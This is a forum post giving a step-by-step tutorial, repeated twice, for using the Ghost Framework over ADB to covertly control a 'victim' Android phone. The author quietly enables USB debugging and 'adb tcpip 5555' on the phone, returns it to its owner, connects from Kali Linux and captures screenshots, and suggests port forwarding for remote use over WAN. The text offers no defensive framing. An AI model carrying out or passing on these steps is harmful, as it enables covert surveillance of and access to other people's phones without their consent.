

Пожалуйста, обратите внимание, что пользователь заблокирован
Ghost Framework - Control Android Devices Remotely
Ghost Framework is an Android post-exploitation framework that exploits the Android Debug Bridge to remotely access an Android device. Ghost Framework gives you the power and convenience of remote Android device administration.
We can use this framework to control old Android devices which have turn on the debug bridge in the "Developer options".
Now this becomes very harmful because an attacker gets the full admin control on the vulnerable Android device.
In our this detailed tutorial we will practically learn how we can use the Ghost Framework to take control of Android device from our Kali Linux system.
So we start from Installing Requirements
Note: - We are doing this attack local Network Device Should be Same Network
Step 1: - Open a terminal and then Install the ADB using the following command
Step 2 : - Clone the Ghost Framework from GitHub by using the following command:
The screenshot of the command is following:

Step 3: - Then we go the ghost directory by using cd command:
Step 4: - Now we need to install it using the installer script. Before that we give the permission to the installer script by applying following command:
Step 5: - Now we can run the installer script using the following command:
Then wit will start installing the dependencies and as the following screenshot:

This process will take some time depending on your internet speed.
Now Everything is installed Lets Start exploiting

Step 1 : - Go to about phone and then tap 7 times on Build Number as

Step 2 : - Now back to the setting and now you can see, there will be an Option of development setting. click on that and then Enable USB Debugging as

Now connect the Android device via USB cable and allow the USB Debbuging when prompt. To verify the connection is successful or not, execute the following command
Step 3: - Again type the following command to enable tcpip in that Android Device

Now You Can Remove USB cable give back to victim Mobile
Step 4: - Now we can run Ghost Framework from any where in our terminal by only the ghost command:

And the ghost will appear with its main menu as the following screenshot or type help to get all commands:

Step 5: - Now type the following command to connect with victim mobile
here connect is a command and IP address of victim mobile now you can see payload connected
Stpe 6: - we will take a screenshot of victim Mobile using following command: -

Screenshot is command and / root is Directory where you would like the screenshot to be saved. in my case, I am going to save in / root folder.
Note: There are lots of exploits here you can do with that Android device.
If you want to use PhoneSploit Over WAN just use Port Forwarding
Alright guys. thanks and enjoy your day.
Ghost Framework is an Android post-exploitation framework that exploits the Android Debug Bridge to remotely access an Android device. Ghost Framework gives you the power and convenience of remote Android device administration.
We can use this framework to control old Android devices which have turn on the debug bridge in the "Developer options".
Now this becomes very harmful because an attacker gets the full admin control on the vulnerable Android device.
In our this detailed tutorial we will practically learn how we can use the Ghost Framework to take control of Android device from our Kali Linux system.
So we start from Installing Requirements
Note: - We are doing this attack local Network Device Should be Same Network
Step 1: - Open a terminal and then Install the ADB using the following command
Код:
 sudo apt-get update

sudo apt-get install android-tools-adb

sudo apt-get install android-tools-fastboot
Step 2 : - Clone the Ghost Framework from GitHub by using the following command:
Код:
git clone https://github.com/entynetproject/ghostThe screenshot of the command is following:
Step 3: - Then we go the ghost directory by using cd command:
Код:
cd ghostStep 4: - Now we need to install it using the installer script. Before that we give the permission to the installer script by applying following command:
Код:
sudo chmod + x install.shStep 5: - Now we can run the installer script using the following command:
Код:
sudo ./install.shThen wit will start installing the dependencies and as the following screenshot:
This process will take some time depending on your internet speed.
Now Everything is installed Lets Start exploiting
Step 1 : - Go to about phone and then tap 7 times on Build Number as
Step 2 : - Now back to the setting and now you can see, there will be an Option of development setting. click on that and then Enable USB Debugging as
Now connect the Android device via USB cable and allow the USB Debbuging when prompt. To verify the connection is successful or not, execute the following command
Код:
adb devicesStep 3: - Again type the following command to enable tcpip in that Android Device
Код:
adb tcpip 5555Now You Can Remove USB cable give back to victim Mobile
Step 4: - Now we can run Ghost Framework from any where in our terminal by only the ghost command:
Код:
ghostAnd the ghost will appear with its main menu as the following screenshot or type help to get all commands:
Step 5: - Now type the following command to connect with victim mobile
Код:
connect 192.168.43.212here connect is a command and IP address of victim mobile now you can see payload connected
Stpe 6: - we will take a screenshot of victim Mobile using following command: -
Код:
screenshot / rootScreenshot is command and / root is Directory where you would like the screenshot to be saved. in my case, I am going to save in / root folder.
Note: There are lots of exploits here you can do with that Android device.
If you want to use PhoneSploit Over WAN just use Port Forwarding
Alright guys. thanks and enjoy your day.
Последнее редактирование:
